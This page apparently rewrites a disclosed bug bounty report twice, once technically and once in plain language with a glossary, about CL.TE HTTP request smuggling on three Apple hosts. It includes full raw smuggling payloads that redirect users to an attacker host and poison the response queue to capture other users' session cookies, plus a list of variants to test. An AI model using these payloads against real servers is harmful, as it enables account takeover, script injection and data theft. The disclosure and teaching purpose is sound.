HTTP Request Smuggling on business.apple.com and Others.
The servers were vulnerable to CL.TE HTTP request smuggling because the front-end and back-end disagreed on request boundaries. An attacker could poison the response queue to disclose other users' responses, including cookies, leading to account takeover, and could also redirect users or bypass access controls.

I am a twenty-year-old who has been in the bug bounty scene since 2018. Most of my time is on HackerOne, and I specialize in web application vulnerabilities.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Apple's bug bounty programme drew a lot of attention about a year before this write-up, with a broad scope and fair bounty tables. The researcher spent time poking at core web applications in Apple's infrastructure and found HTTP request smuggling issues on three hosts:
business.apple.comschool.apple.commapsconnect.apple.com
The same smuggling technique worked against each of them. The affected feature is not a single endpoint but the request handling chain in front of these applications: the way the front-end server and the back-end server agree, or fail to agree, on where one HTTP request ends and the next begins.
Setup
The write-up does not describe any accounts, roles, tooling versions or special preconditions. The testing was done against the public hosts above, and the payloads are plain HTTP requests that can be sent with any client that lets you control the raw request bytes.
Finding it
Each server was vulnerable to a CL.TE request smuggling attack. CL.TE stands for Content-Length Transfer-Encoding: the front-end server reads the Content-Length header to decide the body length, while the back-end server reads the Transfer-Encoding header and treats the body as chunked. Because the two servers disagree on where the request ends, bytes intended as the body of one request are interpreted by the back-end as the start of the next request.
On Apple's sites a transformation was needed to get the Transfer-Encoding header past the front-end while still being honoured by the back-end: a newline character followed by a space inside the header name.
Transfer-Encoding\n : chunked
That obfuscated header was accepted by the back-end as chunked encoding but was not recognised as such by the front-end, which is exactly the disagreement the attack needs.
Exploitation
Step 1: Smuggle a prefix that poisons the next request
The first proof of concept smuggles a partial request whose path is /static/docs:
POST / HTTP/1.1
Transfer-Encoding
: chunked
Host: business.apple.com
Content-Length: 67
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
1
Z
0
GET /static/docs HTTP/1.1
Host: my.server
X: X
The Content-Length: 67 tells the front-end how much body to forward. The back-end instead sees the obfuscated Transfer-Encoding header, reads the chunked body, and stops at the 0 chunk terminator. Everything after that terminator, the GET /static/docs HTTP/1.1 line with Host: my.server, is left in the connection buffer and is prepended to the next request that arrives on that back-end connection.
/static/docs was chosen because a redirect occurs there, and that redirect uses the Host header value. By setting Host: my.server in the smuggled request, the researcher could make the poisoned response redirect live users to his own server, which is what proved the issue affected production users rather than only his own session.


Requests from live production users started arriving very quickly. The same primitive also allowed redirecting JavaScript imports, which leads to stored cross-site scripting on the host: if a request for a JavaScript file hits a poisoned socket, it is redirected to the attacker's JS file on the attacker's server and that file is loaded.
Step 2: Queue poisoning for full response disclosure
The most impactful vector was queue poisoning. Here a complete request is smuggled, which breaks the response queue so that responses start being sent to unintended users. Because this discloses all response data, including Set-Cookie headers, it leads to data disclosure and account takeover with no user interaction.
POST / HTTP/1.1
Transfer-Encoding
: chunked
Host: business.apple.com
Content-Length: 196
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
1
Z
0

GET / HTTP/1.1
Host: business.apple.com
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
As in the first payload, the front-end uses Content-Length: 196 and the back-end uses the obfuscated chunked encoding, terminating at 0. The difference is that the smuggled bytes form a complete, well-formed GET / HTTP/1.1 request for business.apple.com. The back-end answers that smuggled request on the shared connection, and the response is delivered to whichever user's request is next in the queue, desynchronising request and response pairing from then on.
Step 3: Access control bypass on /internal
Another usable vector was bypassing access control rules on a directory at /internal. The directory was originally forbidden, but a smuggled request let anyone discover content in that directory.
Root cause
The root cause is a parsing discrepancy between the front-end and the back-end servers: the front-end honours Content-Length, the back-end honours Transfer-Encoding, and the obfuscated header name (Transfer-Encoding followed by a newline and a space before the colon) is rejected or ignored by the front-end while still being parsed as chunked encoding by the back-end. With no agreement on message boundaries, the tail of one request becomes the head of the next on the reused back-end connection.
The write-up does not describe which specific products or versions were in the chain, nor which normalisation step allowed the obfuscated header through.
Impact
On each of the three hosts the impact included:
- Redirecting live production users to an attacker-controlled server, via the
/static/docsredirect that reflects theHostheader. - Redirecting JavaScript imports to an attacker's file, giving stored cross-site scripting on the host.
- Queue poisoning, which discloses all response data including
Set-Cookieheaders, leading to data disclosure and account takeover with no user interaction. - Bypassing access control on the forbidden
/internaldirectory and discovering its content.
Apple responded quickly and remediated the issues. Each domain was rewarded with a $12,000 bounty, for a total of $36,000.
Fix
Variants to test
- Obfuscated
Transfer-Encodingheader names. Try newline-plus-space and similar whitespace or casing tricks inside the header name. A positive result is a request the front-end forwards but the back-end treats as chunked, visible as the smuggled suffix being processed as a new request. - Host-reflecting redirect endpoints. Find a path that redirects using the
Hostheader and smuggle a request to it with an attackerHost. A positive result is a redirect to your server observed by another user. - Static asset imports. Smuggle a request for a JavaScript file and point the redirect at your own script. A positive result is your script being loaded in a victim's page context.
- Queue poisoning. Smuggle a complete request and watch for responses that do not match the requests you sent, especially
Set-Cookieheaders belonging to other sessions. - Forbidden directories. Smuggle a request to a path that returns 403 when requested directly. A positive result is content from that path being returned via a smuggled request.
What happened, in plain words
A security researcher spent time looking at some of Apple's websites, the ones used by businesses, schools and map partners. He found a bug in the way those sites handled incoming web requests, a bug class called HTTP request smuggling. The same trick worked on three different hosts, and Apple paid $12,000 for each, $36,000 in total.
To understand why this matters, you need one idea: when you visit a website, your browser sends a small text message to a server, and the server sends a text message back. That message is called an HTTP request. Big websites usually have two servers in a row: a front door server (the front-end) that receives your request first, and a back room server (the back-end) that does the real work. The front door passes your request to the back room. The bug happens when the two servers disagree about where one request ends and the next one begins. If they disagree, an attacker can hide a second, secret request inside the first one. The front door sees only one request; the back room sees two. The hidden one gets processed as if it came from the next innocent visitor.
That is request smuggling. The researcher used it to redirect real users to his own server, to load his own JavaScript into Apple pages, to disclose response data including session cookies, and to peek inside a folder that was supposed to be off limits.
Context
Apple's bug bounty programme is a scheme where the company pays people for finding security bugs and reporting them responsibly. About a year before this write-up, the programme attracted a lot of attention because it covered a wide range of Apple systems and paid fair amounts.
The researcher poked around core web applications in Apple's infrastructure and found request smuggling issues on three hosts:
business.apple.comschool.apple.commapsconnect.apple.com
A host is just a name for a server on the internet, the part of a web address after https://. The same smuggling technique worked against all three.
The affected feature is not one specific page or button. It is the request handling chain itself: the way the front-end server and the back-end server agree, or fail to agree, on where one HTTP request ends and the next begins. Think of two people taking dictation from the same speaker. If they disagree about where one sentence stops and the next starts, the transcript goes wrong. Here the two servers are the two note-takers, and the attacker is the speaker who deliberately mumbles the boundary.
Setup
The write-up does not describe any accounts, roles, tooling versions or special preconditions. The testing was done against the public hosts above, and the payloads are plain HTTP requests. A payload is the crafted input an attacker sends to trigger a bug. These payloads can be sent with any client that lets you control the raw request bytes, meaning any tool that lets you type the exact text of the request instead of letting a browser build it for you.
Finding it
Each server was vulnerable to a CL.TE request smuggling attack. CL.TE stands for Content-Length Transfer-Encoding. These are two HTTP headers, and a header is a labelled line in a request that carries extra information, like the label on a parcel telling the postal service how much it weighs.
Content-Lengthsays: the body of this request is exactly this many bytes long.Transfer-Encoding: chunkedsays: the body is sent in pieces (chunks), and the end is marked by a special zero-length chunk.
Normally a request uses one or the other. The bug is that the front-end server reads Content-Length to decide where the body ends, while the back-end server reads Transfer-Encoding and treats the body as chunked. Because the two servers disagree on where the request ends, bytes that were meant to be the body of one request are interpreted by the back-end as the start of the next request.
On Apple's sites, a transformation was needed to get the Transfer-Encoding header past the front-end while still being honoured by the back-end. The trick was to put a newline character followed by a space inside the header name:
Transfer-Encoding\n : chunked
Line by line:
Transfer-Encodingis the name of the header the back-end needs to see.\nis a newline character, an invisible line break.: chunkedis a space, a colon, a space, and the wordchunked.
So the header name is not the clean Transfer-Encoding the front-end expects. It is a slightly mangled version. The front-end does not recognise it as a real Transfer-Encoding header, so it ignores it and falls back to Content-Length. The back-end still uses the header and switches to chunked mode. That mismatch is exactly the disagreement the attack needs. It is like writing a label in messy handwriting so the first clerk ignores it but the second clerk reads it fine.
Exploitation
Step 1: Smuggle a prefix that poisons the next request
The first proof of concept smuggles a partial request whose path is /static/docs:
POST / HTTP/1.1
Transfer-Encoding
: chunked
Host: business.apple.com
Content-Length: 67
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
1
Z
0
GET /static/docs HTTP/1.1
Host: my.server
X: X
Line by line:
POST / HTTP/1.1starts a request.POSTis a method, a verb telling the server you are sending data./is the path, the page being requested.HTTP/1.1is the version of the protocol.Transfer-Encodingfollowed by a line containing: chunkedis the obfuscated header from above. The newline and space are what hide it from the front-end.Host: business.apple.comtells the server which website name the request is for. One server can host many sites, so this header picks one.Content-Length: 67tells the front-end that the body is 67 bytes long. The front-end will forward exactly that many bytes and then consider the request finished.User-Agent,Accept-EncodingandContent-Typeare ordinary headers a browser would send. They make the request look normal.1,Z,0are the chunked body. In chunked encoding, each chunk starts with its size in hexadecimal.1means one byte follows, and that byte isZ. Then0marks the end of the body. The back-end reads this and stops here.GET /static/docs HTTP/1.1andHost: my.serverandX: Xare the smuggled part. The front-end counts these bytes as part of the 67-byte body and forwards them without looking. The back-end, having already finished the chunked body at0, sees these bytes as the beginning of a brand new request.
Why /static/docs? Because a redirect happens there, and that redirect uses the Host header value. A redirect is a server reply that says "go look over there instead". If the server builds the redirect address from whatever Host the request carried, then setting Host: my.server in the smuggled request makes the redirect point at the researcher's own server. That is how he proved the bug affected real production users, not just his own session. A session is the period you stay logged in; a session cookie is the small piece of data that identifies it.
Requests from live production users started arriving very quickly. The same primitive, meaning the same basic ability to inject a hidden request, also allowed redirecting JavaScript imports. JavaScript is the programming language that runs in your browser and makes pages interactive. Pages often load extra JavaScript files from the same site. If a request for such a file hits a poisoned connection, it gets redirected to the attacker's JavaScript file on the attacker's server, and the browser loads that file. That is stored cross-site scripting: the attacker's code ends up running inside the trusted site's pages, in other users' browsers.
Step 2: Queue poisoning for full response disclosure
The most impactful vector was queue poisoning. A vector here means a way of using the bug. In queue poisoning, a complete request is smuggled, which breaks the response queue. The queue is the line of replies waiting to be matched to the requests that asked for them. If the pairing breaks, responses start being sent to unintended users. Because this discloses all response data, including Set-Cookie headers, it leads to data disclosure and account takeover with no user interaction. A Set-Cookie header is how a server hands your browser a cookie, often the session cookie that keeps you logged in. If someone else receives your Set-Cookie, they can use your session.
POST / HTTP/1.1
Transfer-Encoding
: chunked
Host: business.apple.com
Content-Length: 196
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
1
Z
0

GET / HTTP/1.1
Host: business.apple.com
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Line by line:
- The first line and the obfuscated
Transfer-Encodingheader work exactly as before: the front-end ignores the header, the back-end honours it. Host: business.apple.comagain names the target site.Content-Length: 196tells the front-end the body is 196 bytes. The front-end forwards that many bytes and stops counting.- The
User-Agent,Accept-EncodingandContent-Typeheaders are ordinary browser headers. 1,Z,0is the chunked body, ending at the zero chunk. The back-end stops reading the body here.- The blank line after
0separates the smuggled request from the chunked body. GET / HTTP/1.1starts a complete, well-formed request for the home page ofbusiness.apple.com.Host: business.apple.comtells the back-end which site this smuggled request is for.Connection: keep-aliveasks the server to keep the network connection open for more requests. This is normal and helps the attack, because the poisoned connection stays in use.Accept-Encoding,Accept,Accept-LanguageandContent-Typeare ordinary headers that make the smuggled request look like a real browser request.
The difference from the first payload is that the smuggled bytes form a complete request, not a fragment. The back-end answers that smuggled request on the shared connection, and the response is delivered to whichever user's request is next in the queue. From then on, requests and responses are paired with the wrong people. It is like a restaurant where the waiter starts handing dishes to the wrong tables: one diner gets another diner's order, including anything private written on the tray.
Step 3: Access control bypass on /internal
Another usable vector was bypassing access control rules on a directory at /internal. Access control is the set of rules deciding who may see what. The directory was originally forbidden, meaning a direct request to it was refused. But a smuggled request let anyone discover content in that directory.
Root cause
The root cause is a parsing discrepancy between the front-end and the back-end servers. Parsing means reading and interpreting the raw text of a request. The front-end honours Content-Length, the back-end honours Transfer-Encoding, and the obfuscated header name, Transfer-Encoding followed by a newline and a space before the colon, is rejected or ignored by the front-end while still being parsed as chunked encoding by the back-end. With no agreement on message boundaries, the tail of one request becomes the head of the next on the reused back-end connection.
The write-up does not describe which specific products or versions were in the chain, nor which normalisation step allowed the obfuscated header through. Normalisation is the cleaning-up of input into a standard form.
Impact
On each of the three hosts the impact included:
- Redirecting live production users to an attacker-controlled server, via the
/static/docsredirect that reflects theHostheader. Reflecting means copying a value from the request into the response. - Redirecting JavaScript imports to an attacker's file, giving stored cross-site scripting on the host.
- Queue poisoning, which discloses all response data including
Set-Cookieheaders, leading to data disclosure and account takeover with no user interaction. - Bypassing access control on the forbidden
/internaldirectory and discovering its content.
Apple responded quickly and remediated the issues. Remediated means fixed. Each domain was rewarded with a $12,000 bounty, for a total of $36,000.
Fix
Message framing is the set of rules that decide where a message starts and ends.
Variants to test
- Obfuscated
Transfer-Encodingheader names. Try newline-plus-space and similar whitespace or casing tricks inside the header name. A positive result is a request the front-end forwards but the back-end treats as chunked, visible as the smuggled suffix being processed as a new request. - Host-reflecting redirect endpoints. Find a path that redirects using the
Hostheader and smuggle a request to it with an attackerHost. A positive result is a redirect to your server observed by another user. An out-of-band listener is a separate service that records connections for you. - Static asset imports. Smuggle a request for a JavaScript file and point the redirect at your own script. A positive result is your script being loaded in a victim's page context.
- Queue poisoning. Smuggle a complete request and watch for responses that do not match the requests you sent, especially
Set-Cookieheaders belonging to other sessions. - Forbidden directories. Smuggle a request to a path that returns 403 when requested directly. 403 is the HTTP status code for forbidden. A positive result is content from that path being returned via a smuggled request.
Glossary
- HTTP: the language browsers and servers use to exchange requests and responses.
- HTTP request: the text message your browser sends to a server asking for a page or sending data.
- HTTP response: the text message a server sends back.
- Header: a labelled line in a request or response carrying extra information, such as the host name or body length.
- Host header: the header naming which website the request is for.
- Content-Length: a header stating the exact size of the request body in bytes.
- Transfer-Encoding: a header stating how the body is encoded, for example in chunks.
- Chunked encoding: a way of sending a body in pieces, each piece prefixed by its size, ending with a zero-size chunk.
- CL.TE: a smuggling setup where the front-end uses Content-Length and the back-end uses Transfer-Encoding.
- HTTP request smuggling: hiding part of one request so a second server treats it as a separate request.
- Front-end server: the first server that receives a request, often a proxy or load balancer.
- Back-end server: the server behind the front-end that does the real processing.
- Proxy: a server that forwards requests on behalf of clients.
- Load balancer: a server that spreads incoming requests across several back-end servers.
- Parsing: reading and interpreting raw text according to rules.
- Normalisation: cleaning input into a standard form before processing it.
- Message framing: the rules that decide where a message starts and ends.
- Payload: the crafted input an attacker sends to trigger a bug.
- Proof of concept: a minimal demonstration that a bug is real.
- Redirect: a server reply telling the client to go to a different address.
- Session: the period during which you stay logged in to a site.
- Cookie: a small piece of data a site stores in your browser, often to remember your session.
- Set-Cookie: the response header a server uses to give your browser a cookie.
- Session cookie: the cookie that identifies your logged-in session.
- Account takeover: an attacker gaining control of another person's account.
- Cross-site scripting (XSS): running attacker-controlled JavaScript inside a trusted website's pages.
- Stored XSS: XSS where the malicious script is served from the site itself and runs for many visitors.
- JavaScript: the programming language that runs in browsers and makes pages interactive.
- Queue poisoning: breaking the pairing between requests and responses so replies reach the wrong users.
- Access control: the rules deciding who may see or do what.
- 403: the HTTP status code meaning forbidden.
- Bug bounty: a programme that pays people for finding and reporting security bugs.
- Bounty: the payment made for a valid bug report.
- Remediation: fixing a vulnerability.
- Vector: a way of using a vulnerability to cause harm.
- Out-of-band listener: a separate service that records connections made to it, used to confirm a bug.
- User-Agent: a header identifying the browser or client software.
- Connection: keep-alive: a header asking the server to keep the network connection open for further requests.